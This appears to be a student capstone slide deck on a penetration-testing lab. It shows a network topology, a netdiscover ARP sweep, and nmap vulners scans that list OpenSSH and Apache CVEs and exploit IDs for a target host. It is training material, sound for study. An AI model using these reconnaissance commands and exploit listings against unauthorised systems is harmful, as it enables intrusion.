Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Presented by


Jack Lawton, Mekete Sugebo, Leslie Kahler,
Colin Clark, Eric Troutman, Taylor Roberts, Sam Berhe

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.1
OS: WIndows
Hostname:ML-RefVm-68427

IPv4: 192.168.1.100
OS: LInux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone


IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

Network Scans:

netdiscover

Netdiscover is a basic ARP scanner that can identify live hosts. It uncovered the basic shape of the network we were working with.




```
 8 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 336
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      4     168  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
 192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
 192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

netdiscover -r 192.168.1.0/24

Vulnerability Scanning

Nmap scanning of vulnerability of 192.168.1.110

Port 22: OpenSSH




```
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/ 6.9     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/  *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
```

nmap -sV --script=vulners -v 192.168.1.110

Vulnerability Scanning

Nmap scanning of vulnerability of 192.168.1.110

Port 80: Apache




```
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2021-26691  7.5     https://vulners.com/cve/CVE-2021-26691
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
```

nmap -sV
--script=vulners -v
192.168.1.110

